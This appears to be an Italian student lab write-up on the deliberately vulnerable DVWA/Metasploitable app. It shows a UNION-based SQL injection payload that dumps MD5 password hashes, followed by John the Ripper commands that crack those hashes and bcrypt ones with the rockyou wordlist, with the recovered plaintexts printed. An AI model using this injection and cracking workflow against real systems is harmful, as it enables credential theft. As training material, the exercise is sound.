

Password Cracking


Sono andato sul sito di metasploitable successivamente in DVWA e tramite l'SQL: ' UNION SELECT null, password FROM users # sono riuscito a risalire a tutte le password in formato MD5

Vulnerability: SQL Injection


User ID:


```
ID: ' UNION SELECT NULL, password FROM users #  
First name:  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: ' UNION SELECT NULL, password FROM users #  
First name:  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: ' UNION SELECT NULL, password FROM users #  
First name:  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: ' UNION SELECT NULL, password FROM users #  
First name:  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

Successivamente queste password le ho inserite in un file .txt



Grazie all'ausilio del tool John The Ripper sono riuscito a craccare le password da formato MD5 ad un formato leggibile grazie al comando: `john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/password.txt`



Esercizio extra:

Ho svolto lo stesso procedimento ho copiato ed incollato le password in un file .txt

```
GNU nano 8.2 decript.txt
pippo:$2b$05$0js/dMUOU12yjrD60EHJb.cB1zE9CPNg.mPR8BE11f0DIyPaVf436
user:$2b$05$707caKmIpPBZxM.RV1lnie/S8jiAjE4C/S6neVAN00bgJ7tE4dW3.
user2:$2b$05$j5vV5M6CMYvUW09dULw9be2907RArL9lGie7ijxf2/47vHwL1YVQq
```

Non sapendo il formato di ogni password il tool John The Ripper se non inserisci il tipo di formato lo trova in automatico per ogni password. Il comando utilizzato è stato:

john --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/decript.txt

```
(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/decript.txt

Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
shadow (user)
1g 0:00:00:18 0.16% (ETA: 12:14:43) 0.05422g/s 1458p/s 2922c/s 2922C/s iluvmark..greg
darksoul (user2)
2g 0:00:00:19 0.17% (ETA: 12:11:09) 0.1005g/s 1455p/s 2914c/s 2914C/s cachorrita..bella13
2g 0:00:01:03 0.85% (ETA: 11:04:58) 0.03135g/s 2279p/s 2734c/s 2734C/s sugar09..studley
mena (pippo)
3g 0:00:02:11 DONE (2024-12-12 09:03) 0.02275g/s 2603p/s 2823c/s 2823C/s mengo..memory7
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~]
└─$ cat ~/.john/john.pot

$dynamic_0$5f4dcc3b5aa765d61d8327deb882cf99:password
$dynamic_0$0d107d09f5bbe40cade3de5c71e9e9b7:letmein
$dynamic_0$8d3533d75ae2c3966d7e0d4fcc69216b:charley
$dynamic_0$e99a18c428cb38d5f260853678922e03:abc123
$2a$05$707caKmIpPBZxM.RV1lnie/S8jiAjE4C/S6neVAN00bgJ7tE4dW3.:shadow
$2a$05$j5vV5M6CMYvUW09dULw9be2907RArL9lGie7ijxf2/47vHwL1YVQq:darksoul
$2a$05$0js/dMUOU12yjrD60EHJb.cB1zE9CPNg.mPR8BE11f0DIyPaVf436:mena
```